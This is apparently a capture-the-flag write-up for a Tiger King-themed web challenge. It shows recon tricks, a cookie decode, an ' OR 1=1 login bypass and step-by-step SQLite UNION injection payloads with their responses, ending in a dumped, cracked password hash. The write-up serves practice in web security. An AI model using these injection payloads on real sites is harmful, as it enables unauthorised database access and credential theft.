Web Recon 1

20

Joe developed the site and may have left some notes for you. http://159.203.81.45/

inspect element

```
<!--I don't know how many times I have to say it! TS{CaroleBaskinTtotallyDidIt}-->
```

Web Recon 2

20

What is a common file to check for URLs Joe doesn't want Carole to find? http://159.203.81.45/

good old robots.txt

```
User-agent: TS{JeffLoweStoleAllMyTigers}
Disallow: *
```


Eating Sweets

30

Joe left you another message, maybe in a storage cracker or something? http://159.203.81.45/

author: @nopresearcher


base64 cookie



decode for

TS{PeopleComeToSeeMeNotTheTigers}

TS{PeopleComeToSeeMeNotTheTigers}



Modify user agent and send this request

```
GET /browser_check HTTP/1.1
Host: 159.203.81.45
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://159.203.81.45/
Connection: close
Cookie: JoesMessage=VFN7UGVvcGxlQ29tZVRvU2VlTWVOb3RUaGVUaWdlcnN9
Upgrade-Insecure-Requests: 1
```

Response shows

```
<img src="static/images/ie_logo.gif" alt="internet explorer">
TS{ThisBrowserIsPerferctForWatchingJoeExoticTV}
<div class="embed-responsive embed-responsive-16by9">
  <iframe class="embed-responsive-item" src="https://www.youtube.com/embed/NlLj5eaPOuk" allowfullscreen>
  </iframe>
</div>
```

Admin Login

50

Can you hack into the admin section?
http://159.203.81.45/
Don't use sqlmap, it may give you the answer for one or two, but it will fail you. Manual SQL injections will work for the rest of the challenges.

Classic ' OR 1=1 -- inject in user and pass of /admin got us in

TS{JoeIsGladYouCameToSeeAllHisTigers} you should search for other tiger lovers!

db query 1

50

Is there anyone special looking for tigers?

author: @nopresearcher

this query doesnt error us

```
search=joe'+LIMIT+1--
```

this dumps all users and a flag

joe

Age: 1223
Number of Tigers: 386

Antle

Age: 43
Number of Tigers: 386

kirkham

Age: 62
Number of Tigers: 0

dillon

Age: 22
Number of Tigers: 1

Carole

Age: 57
Number of Tigers: 0
Looking For Tigers

reinke

Age: 24
Number of Tigers: 1
Looking For Tigers

TS{LookingForTigerIsDarnHard}

Age: 99
Number of Tigers: 9999
Looking For Tigers

we got a jwt token from this..?

```
POST /admin/search HTTP/1.1
Host: 159.203.81.45
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://159.203.81.45/admin/search
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Connection: close
Cookie: JoesMessage=VFN7UGVvcGxlQ29tZVRvU2VlTWV0b3RUaGVUaWdlcnN9; session=
eyJ1c2VybmFtZSI6ImpvZSJ9.XvegKg.502l7jPND6DiWb9tvigrqkUf8wI
Upgrade-Insecure-Requests: 1

search=joe'+OR+1=1 UNION select
```

```
search=joe'+AND+password+LIKE+"%4"--
```

is the only like query from a-zA-Z0-9 which gives us a different return length and actually gives us the password

while testing for column values needed, this one finally errors us out so we need 4 columns for any union

```
search=' ORDER BY 5--
```

this query gives us a valid union query

```
search=' UNION SELECT NULL,NULL,NULL,NULL--
```

```
<div class="col-md-3 mt-3 mb-3">
  <div class="card">
    <div class="card-block" style="border: solid 2px black; bo
      <h4 class="card-title">
        joe
      </h4>
      <p class="card-text">
        Age: 1223<br>
        Number of Tigers: 386<br>
```

a new result in the output from this query?

```
search=' UNION SELECT NULL,NULL,NULL,'joe'--
```

```
<p class="card-text">
  Age: None<br>
  Number of Tigers: None<br>

  <b style="font-size: 2em; color: lime;">
    <i>
      Looking For Tigers
    </i>
  </b>
```

next query:

```
search=joe' UNION SELECT 'username','tigers',NULL,'password'--
```

```
          <div class="card-block" style="border: solid 2px black; bo
            <h4 class="card-title">
              joe
            </h4>
            <p class="card-text">
              Age: 1223<br>
              Number of Tigers: 386<br>

            </p>
          </div>
        </div>
      </div>

      <div class="col-md-3 mt-3 mb-3">
        <div class="card">
          <div class="card-block" style="border: solid 2px black; bo
            <h4 class="card-title">
              username
            </h4>
            <p class="card-text">
              Age: tigers<br>
              Number of Tigers: None<br>

              <b style="font-size: 2em; color: lime;">
                <i>
                  Looking For Tigers
                </i>
              </b>
```

we get the query the backend is using with this

```
search=joe' UNION SELECT NULL,NULL,sql,NULL from
sqlite_master--
```

and the response contains

```
<p class="card-text">
  Age: None<br>
  Number of Tigers: CREATE TABLE user (
  id INTEGER PRIMARY KEY,
  username VARCHAR(50) UNIQUE,
  age INTEGER,
  numTigers INTEGER,
  isLooking INTEGER,
  password VARCHAR(52)
  )<br>
```

db query 2

150

what is the length of the password field in the database?

HINT: its sqlite3 and it is NOT 60! Checking LENGTH or LEN will not help you.

author: @nopresearcher

52... answered above

db query 3

100

what is joe's password?

using the query above I formed this one

```
search=joe' UNION SELECT id,username,password,age from
user--
```

the response I get contains a 64 char hash

```
<p class="card-text">
  Age: joe<br>
  Number of Tigers: 248b57c5cabbc9944d169d10bc4959a042d0bb81ab6cfc9166f40a9d0f0fd614<br>
```

I figured itd be simple so I checked an online hash tool and got the password

248b57c5cabbc9944d169d10bc4959a042d0bb81ab6cfc9166f40a9d0f0fd614	sha256	tigers